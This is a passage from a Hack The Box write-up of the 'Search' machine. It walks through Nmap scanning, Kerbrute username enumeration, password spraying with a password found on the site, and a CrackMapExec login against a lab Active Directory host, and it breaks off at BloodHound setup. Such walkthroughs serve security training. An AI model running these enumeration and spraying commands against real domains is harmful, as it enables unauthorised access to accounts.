[SEARCH- BOX]

Hi folks, today I am going to solve an Hard rated hack the box machine,Search created by dmw0ng.So without any further intro, let'sf jump in.

common enumeration


Nmap

TCP over SSH
HTTP Default page
*Host windows server

code-Nmap

```
nmap -sC -sV  -A -oN nmap/search 10.10.11.129
```

output



```
/home/leshack98/project/HTB/Search
nmap -sC -sV -Pn  -oA  nmap/search 10.10.11.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-06 02:28 EDT
Nmap scan report for 10.10.11.129
Host is up (0.26s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Search &mdash; Just Testing IIS
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-05-06 06:29:15Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2022-05-06T06:31:04+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
443/tcp  open  ssl/http      Microsoft IIS httpd 10.0
|_ssl-date: 2022-05-06T06:31:04+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
| tls-alpn:
|_  http/1.1
| http-methods:
|_  Potentially risky methods: TRACE
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
```


```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-06 02:28 EDT
Nmap scan report for 10.10.11.129
Host is up (0.26s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Search &mdash; Just Testing IIS
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time:
2022-05-06 06:29:15Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: search.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2022-05-06T06:31:04+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
443/tcp  open  ssl/http      Microsoft IIS httpd 10.0
|_ssl-date: 2022-05-06T06:31:04+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
| tls-alpn:
|_  http/1.1
| http-methods:
|_  Potentially risky methods: TRACE
```

```
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: search.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2022-05-06T06:31:04+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP
(Domain: search.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2022-05-06T06:31:04+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: search.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
|_ssl-date: 2022-05-06T06:31:04+00:00; +1s from scanner time.
Service Info: Host: RESEARCH; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 0s
| smb2-time:
|   date: 2022-05-06T06:30:04
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 145.87 seconds
```

Elven ports are open:
port[53]- domain
port[80]-http
port[88]-kerberos-sec
port[135]- netbios-ssn
port[445]-microsoft-ds?
port[464]-kpasswd5?
port[593/]-ncacn_http
port[636]- ssl/ldap
port[443]-ssl/http


port[3268]- ldap
port[3269]-ssl/ldap

being a windows server let get the host so as to confirm the host by doing this using [crackmapexec]

code-Get host

```
cme smb 10.10.11.129
```

output




we need to add the hostname to `/etc/hosts` file

code-/etc/hosts


```
echo 10.10.11.129 search.htb > /etc/hosts
```

Default Page-RESEARCH

so lets check the default page [Research]



sine this is a windows server and there active directory i found out that the users in our team could be potential users on the box




so i decide to copy there names and filter it so as to make `potential usernames` by copy pasteing our team then removing Image and Manager as this are not potential names by

code-Filter

```
cat users.txt |grep -v 'Image\|Manger' |grep . > user.txt
```

output




so lets filter this name to possible users using there `firstnames` ,`lastnamee` and `first and lastname with a break` using a ruby tool called [Username Anarchy]

code-anarchy

```
./username-anarchy  --input-file
/home/leshack98/project/HTB/Search/users.txt --select-format
first,first.last,f.last,flast >
/home/leshack98/project/HTB/Search/newusers.txt
```

output




so we have a long big username file so i would want to check valid users usinf a tool called `kerbrute` which is a tool to quickly `bruteforce` and `enumerate` valid `Active Directory accounts` through Kerberos Pre-Authentication.[kerbrute]

code-kerbrute


```
kerbrute userenum --dc 10.10.11.129 -d search.htb newusers.txt
```

output




we find three valid username valid with the format of `fastname.lastname` so i decide to check for more users in the web and foundin our Features image another hint

output




it has been written send passwor to `Hope Sharp` and a passord `IsolationIsKey?`

output



so I decide to add `Hope Sharp` to `newusers.txt` so that i can use `Kerbrute` to see if she is a valid user

output




as you can see know we have Four username and Hope is also a valid user so lets check for the password to all the users by switching our mode to `passwordspray` using the following code.

code-kerbrute


```
kerbrute passwordspray --dc 10.10.11.129 -d search.htb newusers.txt
'IsolationIsKey?
```

output



i find a valid login for sharp so i decide to check if can be able to login with with the user by passing it to `crackmapexec

```
cme smb  10.10.11.129 -u hope.sharp -p 'IsolationIsKey?'
```



i get a login but it does not say `pound` so we cannot use it so i decide to use `BloodHound` which is an **Active Directory (AD) reconnaissance** tool that can reveal hidden relationships and identify attack paths within an AD environment.

so lets setup a our bloodhound python injester using virtual enviroment **if python** has some issue while executing this script because of its lib having dependency conflicts by doing this

